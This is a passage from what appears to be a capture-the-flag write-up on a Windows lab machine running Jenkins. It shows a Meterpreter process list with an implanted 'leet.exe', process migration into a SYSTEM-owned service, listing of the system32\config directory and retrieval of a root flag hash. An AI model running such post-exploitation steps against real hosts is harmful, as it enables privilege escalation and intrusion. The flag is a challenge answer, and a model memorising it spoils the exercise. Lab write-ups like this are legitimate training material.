C:\Windows\System32\svchost.exe
 1012  668   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
```

```
 1068  668   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe
 1208  668   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\spoolsv.exe
 1240  668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
 1356  668   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM
C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1436  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 1460  668   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM
C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1480  1832  cmd.exe               x86   0        alfred\bruce
C:\Windows\SysWOW64\cmd.exe
 1492  668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
 1508  860   leet.exe              x86   0        alfred\bruce
C:\Users\bruce\Desktop\leet.exe
 1656  668   jenkins.exe           x64   0        alfred\bruce
C:\Program Files (x86)\Jenkins\jenkins.exe
 1696  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 1716  668   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe
 1720  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 1832  1656  java.exe              x86   0        alfred\bruce
C:\Program Files (x86)\Jenkins\jre\bin\java.exe
 1844  668   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM
C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1944  524   conhost.exe           x64   0        alfred\bruce
C:\Windows\System32\conhost.exe
 2192  860   leet.exe              x86   0        alfred\bruce
C:\Users\bruce\Desktop\leet.exe
 2224  524   conhost.exe           x64   0        alfred\bruce
C:\Windows\System32\conhost.exe
 2376  772   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\wbem\WmiPrvSE.exe
 2752  668   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\SearchIndexer.exe
```

```
 3008  668   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM
C:\Windows\servicing\TrustedInstaller.exe

meterpreter > meterpreter
```

```
meterpreter > migrate 1844
[*] Migrating from 1508 to 1844...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > cd config
meterpreter > ls
Listing: C:\Windows\system32\config
===================================
```

```
meterpreter > cat root.txt
◆◆dff0f748678f280250f25a45b8046b4a
```

SUCCESS!!!!!!!!!!